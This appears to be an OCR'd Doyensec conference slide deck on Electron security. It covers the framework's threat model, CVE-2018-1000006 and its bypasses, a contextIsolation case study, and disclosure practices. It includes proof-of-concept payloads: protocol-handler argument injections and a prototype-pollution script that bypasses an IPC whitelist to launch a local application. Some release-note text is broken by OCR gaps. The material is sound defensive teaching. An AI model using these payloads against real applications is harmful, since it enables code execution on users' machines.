
DOYENSEC

Covalence

Democratizing Electron Security

Luca Carettoni - luca@doyensec.com


Developers love Electron



Daniel Tralamazza
@tralamazza

in 40 years nobody will remember how to generate a binary, everything will be an Electron app

12:10 PM - 25 Sep 2018




Felix Rieseberg
@felixrieseberg

I put Windows 95 into an Electron app that now runs on macOS, Windows, and Linux. It's a terrible idea that works shockingly well. I'm so sorry.

Go grab it here:
github.com/felixrieseberg …

4:54 PM - 23 Aug 2018




Joe Fabisevich 🐦🐯🐳™
@mergesort

Chrome, the original Electron app.


10:23 PM - 24 Sep 2018

1 Retweet 5 Likes


Security folks too!


Ben Sandofsky @sandofsky · 3 Oct 2017
With **Electron**'s first major **security** vulnerability, it has truly become The New Flash.

2 7 19


Malte Ubl, Immigrant @cramforce · Jul 12
The --**app** flag on the Chrome binary should be called "--make-this-like-**electron**-but-without-the-extra-ram-and-**security**-problems".

3 26


Dr. Anton Chuvakin @anton_ch... · 2h
Remember the early 2000s when everybody was hacking IIS? So, here is the question: is there ONE piece of software today that you feel contributes the most to overall insecurity? #random

26 4 7


wendy knox everette
@wendyck

Replying to @anton_chuvakin
Electron has to be way up there.

About me (early in my career)

About me (for real)

- ♡ AppSec since 2004
- Electron HQ Member since May 2017
- Doyensec Co-founder
  - ~20 assessments on major Electron apps
- Former Lead of AppSec (LinkedIn)




Democratizing Security

Challenges Ahead

1. Security trade offs
2. Framework bugs
3. Poor or inconsistent documentation
4. Missing security governance
5. Developers negligence

1. Security trade offs

Security VS Usability



Browser Threat Model

Electron is NOT a browser

- While it is based on Chromium, certain principles and security mechanisms implemented by modern browsers are not in place

- Modern browsers can enforce numerous security mechanisms to ensure proper isolation
- Electron maintainers have to balance **development usability** and **security**

Full chain exploit

1. **Take control of the DOM**
   - Hijack the navigation flow
   - Cross-Site Scripting
   - Protocol Handlers
   - AuxClick
   - Man-in-The-Middle
   - Drag & Drop

2. **Bypass isolation**
   - *nodeIntegration* bypasses
   - …

3. Leveraging Node.js APIs, **obtain reliable RCE**

From Browser to Electron - **Attack Surface**

- **Untrusted content from the web**
  - Limited interaction compared to a browser
    - E.g. Opening a BrowserWindow with a remote origin
    - E.g. External protocol handlers
- **Untrusted local resources**
  - Extended attack surface
    - E.g. Loading subtitle files
    - E.g. DOM-based XSS in local files

From Browser to Electron - **Isolation**

- Potential access to Node.js primitives (nodeIntegration)
- Experimental (and still unpopular) Chrome-like sandbox
- Lack of isolated worlds by default (contextIsolation)

✓ From XSS to RCE
✓ Exploits Reliability

2. Framework bugs

The Design Trap

"Given Sufficient Bug Density,
Security Design Is Irrelevant"

@i41nbeer

CVE-2018-1000006 (A)

- **Windows Protocol handler RCE bug**

  Insufficient arguments sanitization is performed in Electron, since it is possible to inject a quote followed by additional Chromium/Node arguments

```
<script>
win.location = 'myapp://foobar" --gpu-launcher="cmd c/ start calc" --foobar='
</script>
```

CVE-2018-1000006 (B)

- Fixed by parsing arguments, and checking them against a blacklist.

```
<script>
win.location = 'myapp://foobar" —GPU-launcher="cmd c/ start calc" --foobar='
</script>
```

CVE-2018-1000006 (C)

- As part of a customer engagement, we analyzed the patch for CVE-2018-1000006 and identified a new bypass.

```
<!doctype html>
  <script>
   window.location = 'skype://\doyensec.testing?userinfo" --host-rules="MAP * evil.doyensec.com" --foobar='
  </script>
```

Please refer to **https://blog.doyensec.com/2018/05/24/electron-win-protocol-handler-bug-bypass.html** for more details

CVE-2018-1000006 (D)

- An attacker can use the same vector to open Electron with the node inspector and then use DNS rebinding to access the insecure interface in order to execute commands:

```
<!doctype html>
<script>
window.location = ‘vscode://aaaa” — —inspect-brk=5555 “'
</script>
```

CVE-2018-1000006 EOL


- Fixed in v2.0.9, v3.0.0-beta8 by:
  - Blocking the args parsing after a dash-dash
  - Adding protection against DNS rebinding on Node
  - …Unfortunately, custom application arguments can be still abused

- **Starting from v3 stable, no more command line argument black-list**
- **Latest Microsoft IE and Edge perform URL encoding on the resulting URI handlers**

3. Poor or inconsistent documentation


Security, Native Capabilities, and Your Responsibility

From



⚠️ Under no circumstances should you load and execute remote code with Node.js integration enabled. Instead, use only local files (packaged together with your application) to execute Node.js code. To display remote content, use the `<webview>` tag and make sure to disable the `nodeIntegration`.

To



⚠️ Under no circumstances should you load and execute remote code with Node.js integration enabled. Instead, use only local files (packaged together with your application) to execute Node.js code. To display remote content, use the `<webview>` tag or `BrowserView`, make sure to disable the `nodeIntegration` and enable `contextIsolation`.

No contextIsolation -> nodeIntegration Bypass

- Even if you disable nodeIntegration, ContextIsolation is required for isolation
- Initially reported in Electron 1.3 (November 2016). Credits to Masato Kinugawa for this new class of vulnerabilities
- This class of attacks is fully mitigated by the <u>optional</u> ContextIsolation setting

Case Study - Undisclosed 1/3

- “Undisclosed Trading App ”
  - Isolated BrowserView, with no Node.js primitives and sandbox

BrowserWindow

```
nodeIntegration: false
sandbox: true
preload: […]
```

Case Study - Undisclosed 2/3

- The application was using the following code in preload


```
var IPCWhitelist = [
    'log-debug',
    'log-info',
    'log-warn',
    'log-error'
];
function sendIPCRequestSync(ipc) {
    var arg = [];
    for (var _i = 1; _i < arguments.length; _i++) {
        arg[_i - 1] = arguments[_i];
    }
    if (!IPCWhitelist.includes(ipc)) {
        throw new Error();
    }
    return ipcRenderer.sendSync.apply(ipcRenderer, [ipc].concat(arg));
}

window.sendIPCRequestSync = sendIPCRequestSync;
```

- At first glance, it seems reasonable

Case Study - Undisclosed 3/3

- contextIsolation is off, hence we can prototype pollute the “includes” function:




```
<html>
<body>
<script>
Array.prototype.includes = function(){
    return true;
}

var electron = sendIPCRequestSync("ELECTRON_BROWSER_REQUIRE","electron");
var shell = sendIPCRequestSync("ELECTRON_BROWSER_MEMBER_GET", electron.id, "shell");
var openedExternal = sendIPCRequestSync("ELECTRON_BROWSER_MEMBER_CALL", shell.id, "openExternal", [{
            type: 'value',
            value: "file:///Applications/Calculator.app"
        }]);
</script>
</body>
```

4. Missing security governance


Spot the security fix 1/2



Bug Fixes

- The `about:` protocol is now correctly supported by default. #7908
- Menu item keyboard accelerators are now properly disabled when the menu item is disabled. #7962
- The check for disabling ASAR support via the `ELECTRON_NO_ASAR` environment variable is now cached for better performance. #7978
- Fixed a crash when calling `app.setAboutPanelOptions(options)` with a `credits` value. #7979
- Fixed an issue where an error would be thrown in certain cases when accessing remote objects or functions. #7980
- Fixed an issue where the `window.opener` API did not behave as expected.


Spot the security fix 2/2



Bug Fixes

- The `about:` protocol is now correctly supported by default. #7908
- Menu item keyboard accelerators are now properly disabled when the menu item is disabled. #7962
- The check for disabling ASAR support via the `ELECTRON_NO_ASAR` environment variable is now cached for better performance. #7978
- Fixed a crash when calling `app.setAboutPanelOptions(options)` with a `credits` value. #7979
- Fixed an issue where an error would be thrown in certain cases when accessing remote objects or functions. #7980
- Fixed an issue where the `window.opener` API did not behave as expected.

Explicit Security Changes



1.6.8 May 01, 2017

Bug Fixes

[SECURITY] F ed an issue where the default app could render incorrectly depending on the path Electron was installed into. 9249

[SECURITY] F ed an issue where certain built-in window APIs like `alert`, `confirm`, `open`, `history.go`, and `postMess ge` would throw errors in the main process instead of the renderer processes when the arguments we e invalid. #9252

[SECURITY] F ed an issue where `chrome-devtools:` URLs would incorrectly override certain window options. #927

[SECURITY] F ed an issue where certain valid frame names passed to `window.open` would throw errors in the main proc ss. #9287

Fixed a memo y leak in windows that have the `sandbox` option enabled. #9314

Fixed a crash hen closing a window from within the callback to certain emitted events. #9113

[SECURITY] F ed an issue when using `postMessage` across windows where the `targetOrigin` parameter was not corre tly compared against the source origin. #9301

Fixed a debug er crash that would occur parsing certain protocol messages. #9322

[SECURITY] F ed an issue where specifying `webPreferences` in the `features` parameter to `window.open` would throw a error in the main process. #9289

macOS

- Fixed an issue where the `Error` emitted on `autoUpdater` `error` events would be missing the `message` and `stack` properties when serialized to JSON or sent over IPC. #9255

API Changes

- The module search path used by `require` is now set to the application root for non-`file:` URLs such as `about:blank`. #9095

[SECURITY] T e `javascript` option is now disabled in windows opened from a window that already has it r to the `nodeIntegration` option. #9250

macOS


- `sheet-begin` and `sheet-end` events are now emitted by `BrowserWindow` instances when dialog sheets are presented/dismissed. #9108

Windows

- A `session-end` event is now emitted by `BrowserWindow` instances when the OS session is ending. #9254

Vulnerability Disclosure

- Vulnerability disclosure is the practice of reporting security flaws


electron/SECURITY.md at maste
github.com/electron/electron/blob/master/SECURITY.md

Reporting Security Issues

The Electron team and community take security bugs in Electron seriously. We appreciate your efforts to responsibly disclose your findings, and will make every effort to acknowledge your contributions.

To report a security issue, email security@electronjs.org and include the word "SECURITY" in the subject line.

